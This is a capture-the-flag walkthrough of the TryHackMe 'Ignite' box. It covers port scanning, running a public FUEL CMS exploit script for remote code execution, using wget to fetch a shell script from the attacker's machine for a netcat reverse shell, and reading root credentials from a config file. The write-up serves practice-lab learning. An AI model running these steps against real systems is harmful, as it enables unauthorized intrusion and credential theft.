# **Ignite - Walkthrough**

Ignite is a beginner-level box with a web server. The goal of this machine was to gain root level access and get the root flag.

**Objective:** Gain the root shell of the target machine & find the root flag.

#### **Penetration Methodologies:**

- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation


#### **Tools Used:**

Nmap, web browser, searchsploit, Netcat

#### **Reconnaissance & Scanning**


After connecting with the machine on TryHackMe, I started Nmap scan to check the open ports and services.

Nmap scan showed that port 80 is opened. So, I visited the target ip address in the web browser. On the home page, the version of the CMS was displayed.



### **Exploitation**

So, I searched in searchsploit for any known exploit. There was one exploit available in python as well as in ruby language.



Next, I opened the payload which was in python language & changed the URL with target URL.

Then I launched the payload with the below command:

python 47138.py


Then I got RCE shell of the target system.

## **Privilege Escalation**

But the RCE was limited. So next I used below command to upload a shell script in the target system to get more privileged shell.

wget http://10.9.2.20/shell.sh

Below is the shell script that I uploaded to gain more privileged shell.




Then I launched a netcat listener in my machine and gave all permissions to the shell.sh file in the target system with the below command:

#### chmod 777 shell.sh



Then I launched the shell.sh script and I got the reverse shell.



Then I used below commands to gain fully interactive shell:

python -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm



Then I started searching for any database files to get higher level user credentials. In the /var/www/html/fuel/application/config/database.php file I found the credentials of the root user.

Then I switched to root user and got the root flag.

